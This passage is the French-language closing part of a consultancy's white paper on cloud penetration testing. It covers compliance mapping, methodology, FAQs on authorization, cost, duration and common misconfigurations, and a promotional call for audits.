L'automatisation des controles de conformite via des pipelines CI/CD permet de detecter les regressions de securite en temps reel. L'integration de Prowler ou Checkov dans le pipeline de deploiement Terraform bloque automatiquement les deployments introduisant des mauvaises configurations. Les politiques as code (AWS Config Rules, Azure Policy, GCP Organization Policies) appliquent les contraintes de conformite de maniere preventive plutot que detective.

Le rapport de pentest doit explicitement mapper les findings aux referentiels de conformite applicables. Un bucket S3 public sera reference comme un ecart par rapport au controle CIS AWS 2.1.1, au controle CCM DSP-04 et au critere de securite SOC 2 CC6.1. Ce mapping facilite la communication avec les equipes de gouvernance et de conformite, et accelere la priorisation des remediations en fonction des obligations reglementaires.

Articles complementaires : securite Kubernetes | securite Active Directory | DFIR et reponse a incident | conformite ISO 27001 | architecture Zero Trust

Outils et Ressources Pentest Cloud

Decouvrez nos outils open source et modeles d''IA developpes pour les professionnels de la cybersecurite :

Outil / Ressource	Description	Lien
Awesome Cybersecurity Tools	Collection curatee d''outils de cybersecurite pour le pentest, la forensics et la defense	Voir sur GitHub
AzureArcAgentChecker	Outil de verification et d''audit des agents Azure Arc deployes dans votre infrastructure	Voir sur GitHub
TcpPortFuzzer	Fuzzer de ports TCP pour identifier les services vulnerables et les configurations non securisees	Voir sur GitHub
Bug Bounty Pentest Explorer	Espace interactif pour explorer les techniques de pentest et methodologies de bug bounty	Voir sur HuggingFace
WFPFilterInspector	Inspecteur des filtres Windows Filtering Platform pour l''analyse reseau avancee	Voir sur GitHub

Tous ces outils sont disponibles en open source sur notre profil GitHub et nos modeles d''IA sur notre espace HuggingFace. N''hesitez pas a contribuer et a signaler les issues.

Methodologie de pentest cloud multi-provider

- Enumeration des services exposes et des permissions IAM
- Test des configurations S3, Blob Storage et GCS
- Analyse des metadata services (IMDS) pour l'escalade de privileges
- Verification des politiques reseau et des security groups
- Audit des secrets dans les variables d'environnement et les vaults

Chapitre 10 : Questions Frequentes

Faut-il prevenir le fournisseur cloud avant de realiser un pentest ?
La reponse depend du fournisseur. AWS ne requiert plus de notification prealable pour la plupart des tests d'intrusion depuis 2023, tant que les tests se limitent aux ressources dont vous etes proprietaire et n'incluent pas des activites interdites (DDoS, DNS zone walking, flooding). Microsoft Azure autorise les tests sans notification prealable a condition de respecter les Microsoft Cloud Penetration Testing Rules of Engagement publiees sur leur site. Google Cloud Platform autorise egalement les tests sans notification prealable sur vos propres ressources. Cependant, il est fortement recommande de documenter formellement le perimetre et les dates de test, et de disposer d'une autorisation ecrite du proprietaire du compte cloud. Certaines activites specifiques (test de DDoS, ingenierie sociale des equipes du fournisseur) restent interdites chez tous les fournisseurs.

Quelle est la duree typique d'un pentest cloud et quels facteurs influencent le planning ?
La duree d'un pentest cloud varie considerablement en fonction du perimetre. Un audit de securite d'un compte AWS unique avec une dizaine de services peut etre realise en 5 a 10 jours. Un pentest complet d'un environnement multi-compte (AWS Organizations avec 10+ comptes) necessite 15 a 25 jours. Un audit multi-cloud (AWS + Azure + GCP) requiert 20 a 40 jours selon la taille de l'infrastructure. Les facteurs influencant la duree incluent : le nombre de comptes/abonnements/projets dans le scope, le nombre et la diversite des services utilises, le niveau d'acces fourni (boite noire vs boite blanche), la complexite des architectures (microservices, multi-region, hybrid cloud), et les exigences de reporting (rapport technique seul ou rapport technique + rapport executif + presentation). Prevoyez egalement 3 a 5 jours supplementaires pour la redaction du rapport.

Quel mode de test choisir : boite noire, grise ou blanche ?
En contexte cloud, le mode boite blanche (acces complet en lecture aux configurations) est generalement le plus efficace et le plus recommande. Contrairement au pentest reseau traditionnel ou le mode boite noire simule un attaquant externe realiste, le pentest cloud en boite noire est souvent peu productif car la surface d'attaque visible de l'exterieur est limitee (les consoles d'administration cloud sont protegees par le fournisseur). Le mode boite grise, avec

des credentials d'utilisateur standard, est le meilleur compromis : il simule un attaquant ayant obtenu un acces initial (insider malveillant, credentials volees via phishing) et permet d'evaluer les chemins d'escalade de privileges. Le mode boite blanche est ideal pour un audit de configuration exhaustif et maximise le nombre de findings par jour de test. La combinaison d'une phase boite grise (escalade de privileges) suivie d'une phase boite blanche (audit de configuration) offre la couverture la plus complete.

Quelles certifications sont recommandees pour un pentester cloud ?
Les certifications les plus reconnues pour le pentest cloud incluent : la certification AWS Certified Security - Specialty pour la maitrise des mecanismes de securite AWS, la certification AZ-500 Microsoft Azure Security Technologies pour Azure, la certification Google Professional Cloud Security Engineer pour GCP, et la certification CCSP (Certified Cloud Security Professional) de l'ISC2 pour une vision transversale. Pour les competences offensives specifiques, la certification OSCP (Offensive Security Certified Professional) reste la reference en pentest general, completee par la CARTE (Certified Azure Red Team Expert) de Pentester Academy pour Azure et la CPSA/CRT (Crest Practitioner/Registered) pour les pentesters au Royaume-Uni. La certification CCSK (Certificate of Cloud Security Knowledge) de la CSA constitue une bonne entree en matiere pour les professionnels de la securite souhaitant se specialiser dans le cloud. Au-dela des certifications, l'experience pratique sur des laboratoires cloud (CloudGoat, AzureGoat, GCPGoat, DVCA) est indispensable.

Comment gerer efficacement un pentest sur un environnement multi-cloud ?
Le pentest multi-cloud requiert une approche structuree en trois temps. Premierement, cartographiez l'ensemble des comptes cloud, des services utilises et des interconnexions entre les fournisseurs (VPN site-a-site, peering, federations d'identite). Deuxiemement, evaluez chaque fournisseur individuellement en utilisant les outils et les techniques specifiques a chacun (Pacu pour AWS, ROADtools pour Azure, gcp_enum pour GCP). Troisiemement, evaluez les interactions et les relations de confiance entre les fournisseurs : federation d'identite cross-cloud, flux de donnees inter-cloud, replication de donnees, et mecanismes de basculement (failover). Les outils multi-cloud comme ScoutSuite et Prowler permettent de couvrir les trois fournisseurs avec un processus unifie. Attention aux risques specifiques au multi-cloud : les credentials d'un fournisseur stockees dans un service d'un autre fournisseur (par exemple, des cles AWS dans un Azure Key Vault) creent des chemins d'attaque cross-cloud. Le rapport final doit presenter une vue consolidee des risques avec un focus sur les interactions inter-cloud.

Quel est le cout d'un pentest cloud et comment le justifier aupres de la direction ?
Le cout d'un pentest cloud varie de 10 000 euros pour un audit de base d'un compte unique a plus de 100 000 euros pour un engagement multi-cloud complet avec red team. Les tarifs journaliers des pentesters cloud specialises oscillent entre 1 200 et 2 500 euros selon l'experience et la certification. Pour justifier cet investissement aupres de la direction, presentez le rapport cout-benefice : le cout moyen d'une violation de donnees cloud est de 4,88 millions de dollars (IBM 2024), soit un retour sur investissement considerable si le pentest permet de prevenir un seul incident. Les exigences reglementaires (NIS2, DORA, RGPD) imposant des tests reguliers, le pentest cloud n'est plus optionnel pour de nombreuses organisations. Enfin, les assurances cyber exigent de plus en plus la demonstration de tests d'intrusion reguliers comme condition de couverture ou pour obtenir des primes reduites.

Comment preparer son environnement cloud pour faciliter le pentest ?
Pour optimiser l'efficacite du pentest cloud, plusieurs preparations sont recommandees. Creez un compte IAM dedie au pentester avec des permissions en lecture seule sur l'ensemble des services (politique ReadOnlyAccess sur AWS, role Reader sur Azure, role Viewer sur GCP) plus des permissions specifiques pour les tests actifs. Documentez l'architecture cloud de maniere synthetique : liste des comptes/abonnements/projets, services principaux utilises, diagramme d'architecture reseau, et flux de donnees critiques. Assurez-vous que la journalisation est active (CloudTrail, Azure Monitor, Cloud Audit Logs) pour permettre la tracabilite des actions du pentester. Identifiez les environnements sensibles ou les tests actifs sont interdits (bases de donnees de production contenant des donnees reelles, services critiques a haute disponibilite). Enfin, designez un point de contact technique disponible pendant toute la duree du test pour repondre aux questions et valider les operations potentiellement impactantes.

Quelles sont les erreurs les plus courantes decouvertes lors des pentests cloud ?
Les findings les plus frequents lors des pentests cloud, tous fournisseurs confondus, sont les suivants par ordre de frequence : (1) Permissions IAM excessives, en particulier l'utilisation de politiques administratives larges au lieu de permissions granulaires (retrouve dans 85% des audits). (2) Absence de MFA sur les comptes privilegies (70% des audits). (3) Credentials longue duree non rotees : cles d'acces AWS de plus de 90 jours, secrets Azure AD sans date d'expiration (65%). (4) Ressources de stockage exposees publiquement ou avec des permissions trop larges (55%). (5) Journalisation incomplete ou desactivee sur certains services ou certaines regions (50%). (6) Secrets stockes en clair dans les variables d'environnement, le code source ou les parametres d'application (45%). (7) Groupes de securite autorisant l'acces entrant depuis 0.0.0.0/0 sur des ports sensibles (40%). (8) Absence de chiffrement des donnees au repos sur les services de stockage et les bases de donnees (35%). Ces findings recurrents illustrent que les vulnerabilites cloud sont majoritairement liees a des erreurs de configuration plutot qu'a des failles techniques complexes.

Conclusion : le pentest cloud, un investissement strategique
Le pentest cloud est bien plus qu'un exercice technique ponctuel. C'est un investissement strategique dans la resilience numerique de l'organisation. En combinant une methodologie rigoureuse, des outils specialises et une expertise approfondie des trois hyperscalers, le pentest cloud revele les vulnerabilites que les outils automatises ne detectent pas et demontre l'impact concret des mauvaises configurations. Integre dans un cycle de conformite continu, il contribue a maintenir une posture de securite robuste face a l'evolution constante des menaces et des services cloud. Les organisations qui investissent dans des pentests cloud reguliers reduisent significativement leur exposition aux risques et renforcent la confiance de leurs clients, partenaires et regulateurs.

Besoin d'un pentest cloud pour votre infrastructure ?

Nos experts certifies AWS, Azure et GCP realisent des audits de securite approfondis de vos environnements cloud. De la reconnaissance a la remediation, nous vous accompagnons pour renforcer votre posture de securite.

Questions Frequentes

Comment securiser les fonctions serverless contre les attaques par injection ?

La securisation des fonctions serverless contre les injections passe par la validation stricte de toutes les entrees utilisateur, l'utilisation de requetes parametrees pour les acces aux bases de donnees, la limitation des permissions IAM au strict minimum necessaire (principe du moindre privilege), la mise en place de WAF devant les API Gateways, et le monitoring des invocations anormales. Appliquez egalement le chiffrement des variables d'environnement contenant des secrets et utilisez des couches de securite comme AWS Lambda Layers pour centraliser les controles de validation.

Quelle est la methodologie PTES adaptee au cloud computing ?

La methodologie PTES (Penetration Testing Execution Standard) adaptee au cloud comprend sept phases : la definition du perimetre et des autorisations du provider, la collecte de renseignements sur l'infrastructure cloud cible, la modelisation des menaces specifiques au cloud (mauvaise configuration IAM, exposition de stockage, lateral movement inter-services), l'analyse des vulnerabilites des services manages, l'exploitation des failles identifie

Pour approfondir, consultez les ressources de NIST Cybersecurity et de NVD (National Vulnerability Database).

Sources et références : ANSSI · CERT-FR

Conclusion et Recommandations

Ce livre blanc a presente une vue d'ensemble complete des methodologies, outils et bonnes pratiques essentiels. La mise en oeuvre progressive des recommandations detaillees permettra de renforcer significativement la posture de securite de votre organisation.

Demander un audit de securite cloud

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr